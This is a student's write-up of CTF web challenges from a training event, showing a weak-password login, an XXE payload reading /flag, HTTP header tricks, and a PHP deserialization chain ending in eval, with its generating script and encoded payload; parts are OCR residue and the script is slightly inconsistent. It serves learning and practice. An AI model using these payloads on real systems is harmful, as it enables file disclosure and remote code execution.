
Week1_san_yue_qi_B25041909_WriteUp

Mail： ctf@liuyingweb.cn

WEB

Lemon


还有F12彩蛋



```
<!-- 0xGame{Welc0me_t0_0xG@me_2025_Web!!!} -->
```

留言板（粉）

SQL万能密码试一下，没用。感觉脑子好难用啊，留言板登陆尝试用SQL注入没注进去，结果最后发现密码是个弱口令，好难绷啊
用户：admin
密码：admin123
不是拿弱口令我是真没想到，学长这招太狠了
进去后乱输一通发现报错：



```
Warning: DOMDocument::loadXML(): Start tag expected, '<' not found in Entity, line: 1 in /var/www/html/xxxxmleee.php on line 133

Warning: simplexml_import_dom(): Invalid Nodetype to import in /var/www/html/xxxxmleee.php on line 134
```


是XML啊，那很可以了，有时一不小心就不行。要多试几次。

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///flag" >
]>
<foo>&xxe;</foo>
```

```
0xGame{1a903b96-173a-8b3d-8a37-a81934dc4187_xxe114514}
这是后面一个版本的
0xGame{1a903b96-173a-8b3d-8a37-a81934dc4187_xxe1919810}
```

Http的真理，我已解明

GET




80-59ee5539-120b-4166-933f-cfcd918854a6.challenge.ctfplus.cn/?hello=web

Yakit && BurpSuite && HackBar 你自己选一个玩吧

或者你也可以选择其他的方法

Tech Otakus Save The World

设置cookie Sean=god




http://80-f8c8309a-b92a-4e5e-bf9d-0ea6ef470e2c.challenge.ctfplus.cn/?hello=web

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

http=good

H Custom: Header

H Custom: Header



http://80-f8c8309a-b92a-4e5e-bf9d-0ea6ef470e2c.challenge.ctfplus.cn/?hello=web

☑ Post data ☐ Referer ☑ User Agent ☑ Cookies

http=good

H Custom: Header

H Custom: Header


U Safari

C Sean=god

对于这个浏览器UA，第一次用真实的Safari UA如下

```
Safari on mac
User-Agent:Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; en-US)
AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27
Safari on windows
User-Agent:Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27
Safari on IPad
User-Agent:Mozilla/5.0 (iPad; CPU OS 5_0 like Mac OS X) AppleWebKit/534.46
(KHTML, like Gecko) Version/5.1 Mobile/9A334 Safari/7534.48.3
Safari on iphone
User-Agent:Mozilla/5.0 (iPhone; CPU iPhone OS 5_0 like Mac OS X)
AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9A334
Safari/7534.48.3
```

对以上所有UA测试均无反应，而当UA设置为Safari时却通过，此safarI非彼safari `（>_<）`




Yakit && BurpSuite && HackBar 你自己选一个玩吧

或者你也可以选择其他的方法

Tech Otakus Save The World

0XGame{Congratuation_You_Are_Http_God!!!}

HTTP协议的真理,你已解明!



http://80-f8c8309a-b92a-4e5e-bf9d-0ea6ef470e2c.challenge.ctfplus.cn/?hello=web

☑ Post data ☑ Referer ☑ User Agent ☑ Cookies

http=good

H Custom: Header

H via: clash

R www.mihoyo.com

U Safari


C Sean=god

```
0XGame{Congratuation_You_Are_Http_God!!!}
```

Rubbish_Unser

是PHP反序列化，但是我不会，我还要水一下，5个class进行分析

1. `ZZZ` 的 `__destruct()` 触发整个链
2. `Mi` 的 `__toString()` 调用 `game->tks()`
3. `GI` 的 `__call()` 处理不存在的 `tks()`，调用 `furina()`
4. `HI3rd` 的 `__invoke()` 在对象被当作函数调用时触发
5. `HSR` 的 `__get()` 访问不存在的属性时执行eval
   所以总体的链构造（手写，没带电脑，用的ipad运行的php）



源码分析：

①_destruct() 销毁对象触发

②_get() 用以读取数据(flag)

③_invoke() 对象调用为函数触发

④_call() 对象上下文调用不可访问方法触发

⑤_toStrin g() 将对象作为字符串时触发

从而整体构造链

destruct → toString → call ↓ invoke → get

```
① get: echo (file_get_contents('/flag')
   ↑
 $robin
 ⇒ $hsr = new HSR();
   $hsr -> robin = "        "
②[class Hi3rd]_invoke
 $hi3rd = new hi3rd() → { guangxing
                          kinaa
                          RaidenMei
 $hi3rd -> RaidenMei = null;
 $hi3rd -> kinaa     = "  ";
 $hi3rd -> guangxing = $hsr
③ ④
 $gr = new GI()
 $gi -> furina = $hi3rd
 $mi = new Mi()
 $mi -> game = $gi
 $zzz = new ZZZ($mi)
 $ payload = serialize($zzz)
   └→ Payload → URL encode
                    ↓
 http://example.com/?OxGame=urlencode(payload)
```

就这样差不多

wait!!!!


为什么有

芙宁娜（furina），ZZZ（ZenlessZoneZero），Mi（疑似mihoyo），kiana 琪亚娜，遐蝶（castorice），雷电芽衣（RaidenMei），朔夜观星。。。。。这命名方式。。。()

完整脚本：

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class ZZZ
{
    public $yuzuha;
    function __construct($yuzuha)
    {
        $this -> yuzuha = $yuzuha;
    }
    function __destruct()
    {
        echo "破绽，在这里！" . $this -> yuzuha;
    }
}
class HSR
{
    public $robin;
    function __get($robin)
    {
        $castorice = $this -> robin;
        echo "get";
        eval($castorice);
    }
}
class HI3rd
{
    public $RaidenMei;
    public $kiana;
    public $guanxing;
    function __invoke()
    {
        if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) === md5($this ->
            RaidenMei) && sha1($this -> kiana) === sha1($this -> RaidenMei))
            echo "invoke";
        return $this -> guanxing -> Elysia;
    }
}
class GI
{
    public $furina;
    function __call($arg1, $arg2)
    {
        $Charlotte = $this -> furina;
        echo "call";
        return $Charlotte();
    }
}
class Mi
{
    public $game;
    function __toString()
    {
        $game1 = @$this -> game -> tks();
        echo "tostring";
        return $game1;
    }
}
if (isset($_GET['0xGame'])) {
    $web = unserialize($_GET['0xGame']);
}

$xingqiongtiedao = new HSR();
$xingqiongtiedao -> robin = "echo getenv('flag');";
$benghuai3 = new HI3rd();
$benghuai3 -> guanxing = $xingqiongtiedao;
$benghuai3 -> kiana = '';
$benghuai3 -> RaidenMei = null;
$yuanshen = new GI();
$yuanshen -> furina = $benghuai3;
$mihoyo = new Mi();
$mihoyo -> game = $yuanshen;
$zzz = new ZZZ($mihoyo);
$payload = serialize($zzz);
echo urlencode($payload);
```

得到payload



```php
$benghuai3 -> guanxing = $xingqiongtiedao;
$benghuai3 -> kiana = '';
$benghuai3 -> RaidenMei = null;
$yuanshen = new GI();
$yuanshen -> furina = $benghuai3;
$mihoyo = new Mi();
$mihoyo -> game = $gi;
$zzz = new ZZZ($mihoyo);
$payload = serialize($zzz);
echo urlencode($payload);
```


```
pan><span style="color: #0000BB">kiana </span><span style="color: #007700">= </span><span st
yle="color: #DD0000">''</span><span style="color: #007700">;
</span><span style="color: #0000BB">$benghuai3 </span><span style="color: #007700">-&gt; </s
pan><span style="color: #0000BB">RaidenMei </span><span style="color: #007700">= </span><spa
n style="color: #0000BB">null</span><span style="color: #007700">;
</span><span style="color: #0000BB">$yuanshen </span><span style="color: #007700">= new </sp
an><span style="color: #0000BB">GI</span><span style="color: #007700">();
</span><span style="color: #0000BB">$yuanshen </span><span style="color: #007700">-&gt; </sp
an><span style="color: #0000BB">furina </span><span style="color: #007700">= </span><span st
yle="color: #0000BB">$benghuai3</span><span style="color: #007700">;
</span><span style="color: #0000BB">$mihoyo </span><span style="color: #007700">= new </span
><span style="color: #0000BB">Mi</span><span style="color: #007700">();
</span><span style="color: #0000BB">$mihoyo </span><span style="color: #007700">-&gt; </span
><span style="color: #0000BB">game </span><span style="color: #007700">= </span><span style=
"color: #0000BB">$gi</span><span style="color: #007700">;
</span><span style="color: #0000BB">$zzz </span><span style="color: #007700">= new </span><s
pan style="color: #0000BB">ZZZ</span><span style="color: #007700">(</span><span style="color
: #0000BB">$mihoyo</span><span style="color: #007700">);
</span><span style="color: #0000BB">$payload </span><span style="color: #007700">= </span><s
pan style="color: #0000BB">serialize</span><span style="color: #007700">(</span><span style=
"color: #0000BB">$zzz</span><span style="color: #007700">);
echo </span><span style="color: #0000BB">urlencode</span><span style="color: #007700">(</spa
n><span style="color: #0000BB">$payload</span><span style="color: #007700">);</span></code><
/pre>O%3A3%3A%22ZZZ%22%3A1%3A%7Bs%3A6%3A%22yuzuha%22%3BO%3A2%3A%22Mi%22%3A1%3A%7Bs%3A4%3A%22
```

```
O%3A3%3A%22ZZZ%22%3A1%3A%7Bs%3A6%3A%22yuzuha%22%3BO%3A2%3A%22Mi%22%3A1%3A%7Bs%3A4%3A%22game%22%3BO%3A2%3A%22GI%22%3A1%3A%7Bs%3A6%3A%22furina%22%3BO%3A5%3A%22HI3rd%22%3A3%3A%7Bs%3A9%3A%22RaidenMei%22%3BN%3Bs%3A5%3A%22kiana%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22guanxing%22%3BO%3A3%3A%22HSR%22%3A1%3A%7Bs%3A5%3A%22robin%22%3Bs%3A32%3A%22echo+file_get_contents%28%27%2Fflag%27%29%3B%22%3B%7D%7D%7D%7D%7Dcallinvokegettostring
```

运行了一下发现没get到什么，盲猜在env里面，上面代码已经改了。


payload

```
